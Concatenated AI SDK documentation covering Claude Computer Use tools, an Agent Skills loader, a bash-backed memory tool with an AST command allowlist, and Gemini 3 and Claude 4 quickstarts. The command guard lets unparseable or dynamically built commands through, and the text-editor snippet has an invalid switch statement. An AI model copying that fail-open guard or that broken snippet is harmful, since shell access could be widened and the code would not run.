const stream = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
stopWhen: isStepCount(10), // experiment with this value based on your use case
});
Combine Multiple Tools
You can combine multiple tools in a single request to enable more complex workflows. The AI SDK supports all three of Claude's Computer Use tools:
const computerTool = anthropic.tools.computer_20250124({
...
});
const bashTool = anthropic.tools.bash_20250124({
execute: async ({ command, restart }) => execSync(command).toString()
});
const textEditorTool = anthropic.tools.textEditor_20250124({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
insert_text,
old_str,
view_range
}) => {
// Handle file operations based on command
switch(command) {
return executeTextEditorFunction({
command,
path,
fileText: file_text,
insertLine: insert_line,
newStr: new_str,
insertText: insert_text,
oldStr: old_str,
viewRange: view_range
});
}
}
});
const response = await generateText({
model: 'anthropic/claude-sonnet-4-20250514',
prompt: "Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
computer: computerTool,
bash: bashTool,
str_replace_editor: textEditorTool,
},
});
Best Practices for Computer Use
To get the best results when using Computer Use:
- Specify simple, well-defined tasks with explicit instructions for each step
- Prompt Claude to verify outcomes through screenshots
- Use keyboard shortcuts when UI elements are difficult to manipulate
- Include example screenshots for repeatable tasks
- Provide explicit tips in system prompts for known tasks
Security Measures
Remember, Computer Use is a beta feature. Please be aware that it poses unique risks that are distinct from standard API features or chat interfaces. These risks are heightened when using Computer Use to interact with the internet. To minimize risks, consider taking precautions such as:
- Use a dedicated virtual machine or container with minimal privileges to prevent direct system attacks or accidents.
- Avoid giving the model access to sensitive data, such as account login information, to prevent information theft.
- Limit internet access to an allowlist of domains to reduce exposure to malicious content.
- Ask a human to confirm decisions that may result in meaningful real-world consequences as well as any tasks requiring affirmative consent, such as accepting cookies, executing financial transactions, or agreeing to terms of service.
title: Add Skills to Your Agent description: Learn how to extend your agent with specialized capabilities loaded at runtime with Agent Skills. tags: ['agent', 'skills', 'tools', 'extensibility']
Add Skills to Your Agent
In this guide, you will learn how to extend your agent with Agent Skills, a lightweight, open format for adding specialized knowledge and workflows that load at runtime from markdown files.
At its core, a skill is a folder containing a SKILL.md file with metadata and instructions that tell an agent how to perform a specific task.
my-skill/
├── SKILL.md # Required: instructions + metadata
├── scripts/ # Optional: executable code
├── references/ # Optional: documentation
└── assets/ # Optional: templates, resources
How Skills Work
Skills use progressive disclosure to manage context efficiently:
- Discovery: At startup, agents load only the name and description of each available skill (just enough to know when it might be relevant)
- Activation: When a task matches a skill's description, the agent reads the full
SKILL.mdinstructions into context - Execution: The agent follows the instructions, optionally loading referenced files or executing bundled code as needed
This approach keeps agents fast while giving them access to more context on demand.
The SKILL.md File
Every skill starts with a SKILL.md file containing YAML frontmatter and Markdown instructions:
---
name: pdf-processing
description: Extract text and tables from PDF files, fill forms, merge documents.
---
# PDF Processing
## When to use this skill
Use this skill when the user needs to work with PDF files...
## How to extract text
1. Use pdfplumber for text extraction...
## How to fill forms
...
The frontmatter requires:
name: A short identifierdescription: Instructions for when to use this skill
The Markdown body contains the actual skill content with no restrictions on structure or content.
Prerequisites
To support skills, your agent needs:
- Filesystem access to discover and load skill files (read files, read directories)
- A load skill tool that reads the
SKILL.mdcontent into context - Command execution (optional) if skills bundle scripts (e.g. a full sandbox environment)
Step 1: Define a Sandbox Abstraction
Create a generic sandbox interface that provides a consistent way to interact with the filesystem. This abstraction lets you implement it differently depending on your environment (Node.js fs, a containerized sandbox, cloud storage, etc.):
interface Sandbox {
readFile(path: string, encoding: 'utf-8'): Promise<string>;
readdir(
path: string,
opts: { withFileTypes: true },
): Promise<{ name: string; isDirectory(): boolean }[]>;
exec(command: string): Promise<{ stdout: string; stderr: string }>;
}
Step 2: Discover Skills at Startup
Scan skill directories and extract metadata from each SKILL.md:
interface SkillMetadata {
name: string;
description: string;
path: string;
}
async function discoverSkills(
sandbox: Sandbox,
directories: string[],
): Promise<SkillMetadata[]> {
const skills: SkillMetadata[] = [];
const seenNames = new Set<string>();
for (const dir of directories) {
let entries;
try {
entries = await sandbox.readdir(dir, { withFileTypes: true });
} catch {
continue; // Skip directories that don't exist
}
for (const entry of entries) {
if (!entry.isDirectory()) continue;
const skillDir = `${dir}/${entry.name}`;
const skillFile = `${skillDir}/SKILL.md`;
try {
const content = await sandbox.readFile(skillFile, 'utf-8');
const frontmatter = parseFrontmatter(content);
// First skill with a given name wins (allows project overrides)
if (seenNames.has(frontmatter.name)) continue;
seenNames.add(frontmatter.name);
skills.push({
name: frontmatter.name,
description: frontmatter.description,
path: skillDir,
});
} catch {
continue; // Skip skills without valid SKILL.md
}
}
}
return skills;
}
function parseFrontmatter(content: string) {
const match = content.match(/^---\r?\n([\s\S]*?)\r?\n---/);
if (!match?.[1]) throw new Error('No frontmatter found');
// Parse YAML using your preferred library
return yaml.parse(match[1]);
}
Step 3: Build the System Prompt
Include discovered skills in the system prompt so the agent knows what's available:
function buildSkillsPrompt(skills: SkillMetadata[]): string {
const skillsList = skills
.map(s => `- ${s.name}: ${s.description}`)
.join('\n');
return `
## Skills
Use the \`loadSkill\` tool to load a skill when the user's request
would benefit from specialized instructions.
Available skills:
${skillsList}
`;
}
The agent sees only names and descriptions. Full instructions stay out of the context window until loaded.
Step 4: Create the Load Skill Tool
The load skill tool reads the full SKILL.md and returns the body (without frontmatter):
function stripFrontmatter(content: string): string {
const match = content.match(/^---\r?\n[\s\S]*?\r?\n---\r?\n?/);
return match ? content.slice(match[0].length).trim() : content.trim();
}
const loadSkillTool = tool({
description: 'Load a skill to get specialized instructions',
inputSchema: z.object({
name: z.string().describe('The skill name to load'),
}),
execute: async ({ name }, { context }) => {
const { sandbox, skills } = context as {
sandbox: Sandbox;
skills: SkillMetadata[];
};
const skill = skills.find(s => s.name.toLowerCase() === name.toLowerCase());
if (!skill) {
return { error: `Skill '${name}' not found` };
}
const skillFile = `${skill.path}/SKILL.md`;
const content = await sandbox.readFile(skillFile, 'utf-8');
const body = stripFrontmatter(content);
return {
skillDirectory: skill.path,
content: body,
};
},
});
The tool returns the skill directory path alongside the content so the agent can construct full paths to bundled resources.
Step 5: Create the Agent
Wire up the sandbox and skills using callOptionsSchema and prepareCall:
const callOptionsSchema = z.object({
sandbox: z.custom<Sandbox>(),
skills: z.array(
z.object({
name: z.string(),
description: z.string(),
path: z.string(),
}),
),
});
const readFileTool = tool({
description: 'Read a file from the filesystem',
inputSchema: z.object({ path: z.string() }),
execute: async ({ path }, { context }) => {
const { sandbox } = context as { sandbox: Sandbox };
return sandbox.readFile(path, 'utf-8');
},
});
const bashTool = tool({
description: 'Execute a bash command',
inputSchema: z.object({ command: z.string() }),
execute: async ({ command }, { context }) => {
const { sandbox } = context as { sandbox: Sandbox };
return sandbox.exec(command);
},
});
const agent = new ToolLoopAgent({
model: yourModel,
tools: {
loadSkill: loadSkillTool,
readFile: readFileTool,
bash: bashTool,
},
callOptionsSchema,
prepareCall: ({ options, ...settings }) => ({
...settings,
instructions: `${settings.instructions}\n\n${buildSkillsPrompt(options.skills)}`,
context: {
sandbox: options.sandbox,
skills: options.skills,
},
}),
});
Step 6: Run the Agent
// Create sandbox (your filesystem/execution abstraction)
const sandbox = createSandbox({ workingDirectory: process.cwd() });
// Discover skills at startup
const skills = await discoverSkills(sandbox, [
'.agents/skills',
'~/.config/agent/skills',
]);
// Run the agent
const result = await agent.run({
prompt: userMessage,
options: { sandbox, skills },
});
When a user asks something that matches a skill description, the agent calls loadSkill. The full instructions load into context, and the agent follows them using bash and readFile to access bundled resources.
Accessing Bundled Resources
Skills can reference files relative to their directory. The agent uses existing tools to access them:
Skill directory: /path/to/.agents/skills/my-skill
# My Skill Instructions
Read the configuration template:
templates/config.json
Run the setup script:
bash scripts/setup.sh
The agent sees the skill directory path in the tool result and prepends it when accessing templates/config.json or scripts/setup.sh. No special resource loading mechanism is needed—the agent uses the same tools it uses for everything else.
Learn More
- Agent Skills specification for the full format details
- Example skills on GitHub
- Authoring best practices for writing effective skills
- Reference library to validate skills and generate prompt XML
- skills.sh to browse and discover community skills
title: Build a Custom Memory Tool description: Build an agent that persists memories using a filesystem-backed memory tool.
Build a Custom Memory Tool
Memory means saving the right information at the right time, in the right place, and injecting it back into the conversation when it matters. Without memory, your agent treats every conversation as its first. With memory, your agent builds context over time, recalls previous interactions, and adapts to the user.
The Storage Primitive: The Filesystem
Where should you store memories? Files organized in a filesystem-like structure are a natural fit:
- Persistence: you can persist files across process restarts and conversations
- Speed: reading and writing files is fast, even at scale
- Familiarity: language models understand files and paths from their training data
- Hierarchy: you can use a directory structure to create deep and organized memory banks, grouping memories by topic, time, or type
The key insight is that "filesystem" here is an abstraction. The backing store does not matter. You could use a real sandboxed filesystem, an in-memory virtual filesystem, or a shim over Postgres. What matters is the concept: files organized in a hierarchical structure, and an interface that can manipulate, search, read, and edit those files. That is the primitive.
The Interface: A Memory Tool
You have files. Now the model needs to interact with them. You give the model a tool, along with instructions for when and how to use it. There are two approaches:
Structured Actions Tool
Define explicit actions the model can take (view, create, update, search) and have the model generate structured input that you handle yourself:
{
"name": "memory",
"input": {
"command": "view",
"path": "/memories/customer_service_guidelines.xml"
}
}
This is safe by design since you control every operation that runs. However, it requires more upfront implementation and limits the model to only the actions you have built.
Bash-Backed Tool
The alternative is to back the memory tool with bash. Models are proficient at composing shell commands, which lets them craft flexible queries to access what they need: cat a file, grep for patterns, pipe commands together, or perform in-place edits with sed. This is the more powerful approach, but it requires careful work to build an approval system that prevents prompt injection and blocks dangerous commands.
Types of Memory
Not all memories are equal. They differ in how you store them, how often the model accesses them, and when they surface:
- Core Memory: information included in every turn. This can range from the user's name to instructions for where to find other memories. You inject core memory directly into the system prompt, so the model always has it without needing a tool call.
- Archival Memory: a notes folder or file where the model stores detailed knowledge. Think of it as the model's notebook, where it writes down facts, summaries, and observations for later. The model reads and writes archival memory on demand through the memory tool.
- Recall Memory: the conversations themselves. By persisting full turn-by-turn history, the model can search previous interactions to surface relevant context from past discussions.
These memory terms are based on Letta's definitions.
What We Will Build
This recipe is a simplified demonstration of these concepts. You build one memory tool over a shared .memory store, then wire it into an agent with prepareCall so core memory is injected before each model call. You can implement the tool with structured actions or with a bash-backed interface.
The memory layout is a .memory directory with three files, each mapping to one of the memory types above:
.memory/
├── core.md # Core memory, injected every turn
├── notes.md # Archival memory, timestamped notes
└── conversations.jsonl # Recall memory, full turn history (JSONL)
Prerequisites
To follow this guide, you need the following:
- AI SDK with
ToolLoopAgentandtool - Zod for tool input schemas
- Optional for Route B (bash-backed): just-bash for command execution and AST parsing
Install dependencies for both routes:
pnpm add ai just-bash zod
If you only use Route A (structured actions), you can skip just-bash.
Implementation Requirements
Before building the agent, you need shared infrastructure plus one route-specific piece:
-
Bootstrap the filesystem. On startup, ensure the memory directory and its files exist with reasonable defaults. This is a one-time setup step: create the directory if missing, seed each file with starter content if it does not already exist, and add the memory directory to
.gitignoreto keep it local and private. -
Helper functions for core memory and conversation logging. You need a way to read core memory (so you can inject it into the system prompt) and a way to append conversation entries. Conversations are stored as JSONL (one JSON object per line), which makes them straightforward to
grepfor keywords and pipe throughjqfor formatting. -
Route-specific execution safety.
- Route A (structured actions): keep the action set small and explicit (
view,create,update,search) and only operate on known.memorypaths. - Route B (bash-backed): validate commands before execution. Users can craft prompts that try to run harmful commands, so use AST-based validation and an allowlist. See the Appendix for a full implementation with
just-bash.
- Route A (structured actions): keep the action set small and explicit (
Step 1: Define the Memory Tool
Choose your tool interface first. Both routes use the same .memory files, the same prepareCall injection pattern, and the same conversation logging. The only difference is how the model issues memory operations.
Route A: Structured Actions Tool
Use this when you want predictable, explicit operations (view, create, update, search) and minimal command-safety surface.
Define a schema and route every request through your own runMemoryCommand handler:
import { tool } from 'ai';
import { z } from 'zod';
const memoryInputSchema = z.object({
command: z
.enum(['view', 'create', 'update', 'search'])
.describe(
'Memory action: view to read, create to write new content, update to change existing content, search to find relevant lines.',
),
path: z
.string()
.optional()
.describe(
'Memory path under /memories, such as /memories/core.md or /memories/notes.md. Required for view, create, and update.',
),
content: z
.string()
.optional()
.describe('Text to write for create or update commands.'),
mode: z
.enum(['append', 'overwrite'])
.optional()
.describe(
'Write mode for update: append adds to existing content, overwrite replaces it. Defaults to overwrite.',
),
query: z
.string()
.optional()
.describe(
'Search keywords for the search command. Prefer short focused terms.',
),
});
const memoryTool = tool({
description: `Use this tool to read and maintain long-term memory under /memories.
Rules:
- If the user prompt might depend on preferences, history, constraints, or goals, search first, then reply.
- If the prompt is fully self-contained or general knowledge, reply directly.
- Keep searches short and focused (1-4 words).
- Store durable user facts in /memories/core.md and detailed notes in /memories/notes.md.
- Keep memory operations invisible in user-facing replies.`,
inputSchema: memoryInputSchema,
execute: async input => {
try {
const output = await runMemoryCommand(input);
return { output };
} catch (error) {
return { output: `Memory action failed: ${(error as Error).message}` };
}
},
});
This keeps memory operations predictable because the model can only call predefined actions.
Route B: Bash-Backed Tool
Use this when you want maximum flexibility in reads, writes, and ad-hoc search.
import { tool } from 'ai';
import { Bash, ReadWriteFs } from 'just-bash';
import { z } from 'zod';
const fs = new ReadWriteFs({ root: process.cwd() });
const bash = new Bash({ fs, cwd: '/' });
const memoryTool = tool({
description: `Run bash commands only for memory-related tasks.
This tool is restricted to memory workflows. Do not use it for
general project work, code changes, dependency management, or
system administration.
Inside the tool, use paths under /.memory:
- /.memory/core.md for key facts that should be reused later
- /.memory/notes.md for detailed notes
- /.memory/conversations.jsonl for full turn history
Rules:
- Only perform memory-related reads/writes and conversation recall
- Keep /.memory/core.md short and focused
- Prefer append-friendly notes in /.memory/notes.md for details
- If the user asks about prior conversations, search
/.memory/conversations.jsonl for relevant keywords first
- Use >> to append, > to overwrite, and perl -pi -e for in-place edits
Examples:
- cat /.memory/core.md
- echo "- User prefers concise answers" >> /.memory/core.md
- perl -pi -e 's/concise answers/detailed answers/g' /.memory/core.md
- grep -n "project" /.memory/notes.md
- echo "2026-02-16: started a Rust CLI" >> /.memory/notes.md
- grep -niE "pricing|budget" /.memory/conversations.jsonl
- tail -n 40 /.memory/conversations.jsonl | jq -c '.role + ": " + .content'`,
inputSchema: z.object({
command: z.string().describe('The bash command to execute.'),
}),
execute: async ({ command }) => {
const unapprovedCommand = findUnapprovedCommand(command);
if (unapprovedCommand) {
return {
stdout: '',
stderr: `Blocked unapproved command: ${unapprovedCommand}\n`,
exitCode: 1,
};
}
const result = await bash.exec(command);
return {
stdout: result.stdout,
stderr: result.stderr,
exitCode: result.exitCode,
};
},
});
ReadWriteFs reads and writes directly to the real filesystem, rooted at process.cwd(). Paths inside the bash interpreter map directly to disk: /.memory/core.md resolves to <project-root>/.memory/core.md.
The safety pipeline has two layers: the AST-based command guard rejects unapproved commands before they reach the interpreter, and just-bash itself is a JavaScript-based bash implementation (it does not spawn a real shell process). While the bash interpreter runs in JavaScript, the filesystem is real and commands read and write actual files on disk. This is why the command guard is critical.
The rest of this recipe (agent wiring, prepareCall, and run loop) works for either route.
Step 2: Create the Agent
Wire everything together with ToolLoopAgent. The prepareCall hook reads core memory fresh before every LLM call and injects it into the system prompt:
import { ToolLoopAgent } from 'ai';
const today = new Date().toISOString().slice(0, 10);
const memoryAgent = new ToolLoopAgent({
model: 'anthropic/claude-haiku-4.5',
tools: { memory: memoryTool },
prepareCall: async settings => {
// user-defined function fetches the contents of /.memory/core.md on every turn
const coreMemory = await readCoreMemory();
return {
...settings,
instructions: `Today's date is ${today}.
Core memory:
${coreMemory}
You can save and recall important information using the memory tool.`,
};
},
});
Because prepareCall runs before each generate call in the tool loop, the system prompt always reflects the latest state of core.md. If the model updates core memory during a conversation, the next loop iteration sees the change immediately.
Step 3: Run the Agent
Bootstrap the filesystem, record conversations, and run the agent:
const prompt = 'Remember that my favorite editor is Neovim';
// Record the user message
await appendConversation({
role: 'user',
content: prompt,
timestamp: new Date().toISOString(),
});
// Run the agent (loops automatically on tool calls)
const result = await memoryAgent.generate({ prompt });
// Record the assistant response
await appendConversation({
role: 'assistant',
content: result.text,
timestamp: new Date().toISOString(),
});
console.log(result.text);
When the model decides it needs to store or recall information, it calls the memory tool. The ToolLoopAgent executes the tool and feeds the result back, continuing until the model produces a final text response.
A typical interaction looks like this:
- User says "Remember that my favorite editor is Neovim"
- The model calls
memorywithecho "- Favorite editor: Neovim" >> /.memory/core.md - The tool executes the command and returns the result
- The model responds: "Got it, I've saved that your favorite editor is Neovim."
- On the next run,
prepareCallreadscore.mdand the fact appears in the system prompt
Learn More
- AI SDK documentation for
ToolLoopAgent,tool, andgenerateText - just-bash for the JavaScript-based bash interpreter and AST parser
- AI SDK examples for more agent patterns
Appendix: Implementation Details
The code below is the reference implementation for the infrastructure described in Implementation Requirements. It uses Node.js filesystem APIs and a Bun entrypoint, but you can port the patterns to any runtime.
Appendix: Filesystem Bootstrap
Define the memory directory structure and bootstrap it on startup. Each file gets reasonable defaults if it does not already exist:
import {
access,
appendFile,
mkdir,
readFile,
writeFile,
} from 'node:fs/promises';
import { join, resolve } from 'node:path';
const MEMORY_DIR = '.memory';
const MEMORY_ROOT = resolve(process.cwd(), MEMORY_DIR);
const CORE_MEMORY_PATH = join(MEMORY_ROOT, 'core.md');
const NOTES_PATH = join(MEMORY_ROOT, 'notes.md');
const CONVERSATIONS_PATH = join(MEMORY_ROOT, 'conversations.jsonl');
const DEFAULT_CORE_MEMORY = `# Core Memory
- Keep this short.
- Put stable user facts here.
`;
const DEFAULT_NOTES = `# Notes
Use this file for detailed memories and timestamped notes.
`;
async function ensureFile(path: string, content: string): Promise<void> {
try {
await access(path);
} catch {
await writeFile(path, content, 'utf8');
}
}
async function ensureMemoryFilesystem(): Promise<void> {
await mkdir(MEMORY_ROOT, { recursive: true });
await ensureFile(CORE_MEMORY_PATH, DEFAULT_CORE_MEMORY);
await ensureFile(NOTES_PATH, DEFAULT_NOTES);
await ensureFile(CONVERSATIONS_PATH, '');
}
Add .memory to your .gitignore to keep memory local and private.
Appendix: Helper Functions
One helper reads core memory for system prompt injection, the other appends conversation entries as JSONL:
async function readCoreMemory(): Promise<string> {
try {
return await readFile(CORE_MEMORY_PATH, 'utf8');
} catch {
return '';
}
}
async function appendConversation(entry: {
role: 'user' | 'assistant';
content: string;
timestamp: string;
}): Promise<void> {
await appendFile(CONVERSATIONS_PATH, `${JSON.stringify(entry)}\n`, 'utf8');
}
Appendix: Structured Actions Handler
The runMemoryCommand function used in Route A maps each action to a filesystem operation. Paths are resolved relative to the memory root, and only known memory files are allowed:
import { readFile, writeFile, appendFile } from 'node:fs/promises';
import { join, relative } from 'node:path';
const MEMORY_FILES = ['core.md', 'notes.md', 'conversations.jsonl'];
function resolveMemoryPath(path: string): string {
const relativePath = path
.trim()
.replace(/^\/?memories\/?/, '')
.replace(/^\/?\.memory\/?/, '')
.replace(/^\/+/, '');
if (!MEMORY_FILES.includes(relativePath)) {
throw new Error(`Unsupported memory path: ${path}`);
}
return join(MEMORY_ROOT, relativePath);
}
async function runMemoryCommand(input: {
command: 'view' | 'create' | 'update' | 'search';
path?: string;
content?: string;
mode?: 'append' | 'overwrite';
query?: string;
}): Promise<string> {
const { command, path, content, mode, query } = input;
switch (command) {
case 'view': {
if (!path) throw new Error('path is required for view');
return await readFile(resolveMemoryPath(path), 'utf8');
}
case 'create':
case 'update': {
if (!path) throw new Error('path is required');
if (!content) throw new Error('content is required');
const target = resolveMemoryPath(path);
if (mode === 'append') {
await appendFile(target, content, 'utf8');
} else {
await writeFile(target, content, 'utf8');
}
return `${command === 'create' ? 'Created' : 'Updated'} ${path}`;
}
case 'search': {
if (!query) throw new Error('query is required for search');
const terms = query.toLowerCase().split(/\s+/).filter(Boolean);
const files = path
? [resolveMemoryPath(path)]
: MEMORY_FILES.map(f => join(MEMORY_ROOT, f));
const matches: string[] = [];
for (const filePath of files) {
const lines = (await readFile(filePath, 'utf8')).split('\n');
for (const [i, line] of lines.entries()) {
const lower = line.toLowerCase();
if (terms.some(t => lower.includes(t))) {
matches.push(`${relative(MEMORY_ROOT, filePath)}:${i + 1}:${line}`);
}
}
}
return matches.length > 0 ? matches.join('\n') : 'No matches found.';
}
}
}
Appendix: Command Guard
The AST-based command guard walks every node in the parsed command (including pipelines, subshells, loops, and conditionals) and rejects anything not in the allowlist. This is more robust than string matching or regex. If a command name is dynamically constructed (e.g., via variable expansion), extractLiteralWord returns null and the guard skips the allowlist check for that command. Since just-bash is a JavaScript-based interpreter (not a real shell), dynamically constructed commands that bypass the allowlist check fail to resolve to real binaries. This is an acceptable tradeoff.
import {
type CommandNode,
parse,
type ScriptNode,
type WordNode,
} from 'just-bash';
const approvedCommands = new Set([
'cat',
'echo',
'grep',
'jq',
'ls',
'mkdir',
'perl',
'sed',
'tail',
]);
function extractLiteralWord(word: WordNode | null): string | null {
if (!word || word.parts.length !== 1) return null;
const [part] = word.parts;
if (!part || part.type !== 'Literal') return null;
return part.value;
}
function collectCommandNames(script: ScriptNode): string[] {
const names = new Set<string>();
const visitCommand = (command: CommandNode): void => {
switch (command.type) {
case 'SimpleCommand': {
const name = extractLiteralWord(command.name);
if (name) names.add(name);
break;
}
case 'If': {
for (const clause of command.clauses) {
for (const s of clause.condition) visitStatement(s);
for (const s of clause.body) visitStatement(s);
}
if (command.elseBody) {
for (const s of command.elseBody) visitStatement(s);
}
break;
}
case 'For':
case 'CStyleFor':
case 'While':
case 'Until':
case 'Subshell':
case 'Group': {
for (const s of command.body) visitStatement(s);
break;
}
case 'Case': {
for (const item of command.items) {
for (const s of item.body) visitStatement(s);
}
break;
}
case 'FunctionDef': {
visitCommand(command.body);
break;
}
case 'ArithmeticCommand':
case 'ConditionalCommand':
break;
}
};
const visitStatement = (
statement: ScriptNode['statements'][number],
): void => {
for (const pipeline of statement.pipelines) {
for (const command of pipeline.commands) {
visitCommand(command);
}
}
};
for (const statement of script.statements) {
visitStatement(statement);
}
return [...names].sort();
}
export function findUnapprovedCommand(commandLine: string): string | null {
let script: ScriptNode;
try {
script = parse(commandLine);
} catch {
return null;
}
const commandNames = collectCommandNames(script);
return commandNames.find(name => !approvedCommands.has(name)) ?? null;
}
title: Get started with Gemini 3 description: Get started with Gemini 3 using the AI SDK. tags: ['getting-started']
Get started with Gemini 3
With the release of Gemini 3, Google's most intelligent model to date, there has never been a better time to start building AI applications that combine state-of-the-art reasoning with multimodal understanding.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Gemini 3 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Gemini 3
Gemini 3 represents a significant leap forward in AI capabilities, combining all of Gemini's strengths together to help you bring any idea to life. It delivers:
- State-of-the-art reasoning with unprecedented depth and nuance
- PhD-level performance on complex benchmarks like Humanity's Last Exam (37.5%) and GPQA Diamond (91.9%)
- Leading multimodal understanding with 81% on MMMU-Pro and 87.6% on Video-MMMU
- Best-in-class vibe coding and agentic capabilities
- Superior long-horizon planning for multi-step workflows
Gemini 3 Pro is currently available in preview, offering great performance across all benchmarks.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Gemini 3 with the AI SDK:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'Explain the concept of the Hilbert space.',
});
console.log(text);
Enhanced Reasoning with Thinking Mode
Gemini 3 models can use enhanced reasoning through thinking mode, which improves their ability to solve complex problems. You can control the thinking level using the thinkingLevel provider option:
import { google, GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
includeThoughts: true,
thinkingLevel: 'low',
},
} satisfies GoogleLanguageModelOptions,
},
});
console.log(text);
The thinkingLevel parameter accepts different values to control the depth of reasoning applied to your prompt:
- Gemini 3 Pro supports:
'low'and'high' - Gemini 3 Flash supports:
'minimal','low','medium', and'high'
Using Tools with the AI SDK
Gemini 3 excels at tool calling with improved reliability and consistency for multi-step workflows. Here's an example of using tool calling with the AI SDK:
import { z } from 'zod';
import { generateText, tool, isStepCount } from 'ai';
import { google } from '@ai-sdk/google';
const result = await generateText({
model: google('gemini-3-pro-preview'),
prompt: 'What is the weather in San Francisco?',
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: isStepCount(5), // enables multi-step calling
});
console.log(result.text);
console.log(result.steps);
Using Google Search with Gemini
With search grounding, Gemini can access the latest information using Google search. Here's an example of using Google Search with the AI SDK:
import { google } from '@ai-sdk/google';
import { GoogleProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-3-pro-preview'),
tools: {
google_search: google.tools.googleSearch({}),
},
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
console.log({ text, sources, groundingMetadata, safetyRatings });
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, and streamed JSON into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Gemini 3 Pro:
In a new Next.js application, first install the AI SDK and the Google provider:
Then, create a route handler for the chat endpoint:
import { google } from '@ai-sdk/google';
import { streamText, UIMessage, convertToModelMessages } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: google('gemini-3-pro-preview'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(message => (
<div key={message.id} className="whitespace-pre-wrap">
{message.role === 'user' ? 'User: ' : 'Gemini: '}
{message.parts.map((part, i) => {
switch (part.type) {
case 'text':
return <div key={`${message.id}-${i}`}>{part.text}</div>;
}
})}
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
}}
>
<input
className="fixed dark:bg-zinc-900 bottom-0 w-full max-w-md p-2 mb-8 border border-zinc-300 dark:border-zinc-800 rounded shadow-xl"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.currentTarget.value)}
/>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
- Read more about the Google provider.
title: Get started with Claude 4 description: Get started with Claude 4 using the AI SDK. tags: ['getting-started']
Get started with Claude 4
With the release of Claude 4, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities and advanced intelligence.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 4 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 4
Claude 4 is Anthropic's most advanced model family to date, offering exceptional capabilities across reasoning, instruction following, coding, and knowledge tasks. Available in two variants—Sonnet and Opus—Claude 4 delivers state-of-the-art performance with enhanced reliability and control. Claude 4 builds on the extended thinking capabilities introduced in Claude 3.7, allowing for even more sophisticated problem-solving through careful, step-by-step reasoning.
Claude 4 excels at complex reasoning, code generation and analysis, detailed content creation, and agentic capabilities, making it ideal for powering sophisticated AI workflows, customer-facing agents, and applications requiring nuanced understanding and responses. Claude Opus 4 is an excellent coding model, leading on SWE-bench (72.5%) and Terminal-bench (43.2%), with the ability to sustain performance on long-running tasks that require focused effort and thousands of steps. Claude Sonnet 4 significantly improves on Sonnet 3.7, excelling in coding with 72.7% on SWE-bench while balancing performance and efficiency.
Prompt Engineering for Claude 4 Models
Claude 4 models respond well to clear, explicit instructions. The following best practices can help achieve optimal performance:
- Provide explicit instructions: Clearly state what you want the model to do, including specific steps or formats for the response.
- Include context and motivation: Explain why a task is being performed to help the model better understand the underlying goals.
- Avoid negative examples: When providing examples, only demonstrate the behavior you want to see, not what you want to avoid.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
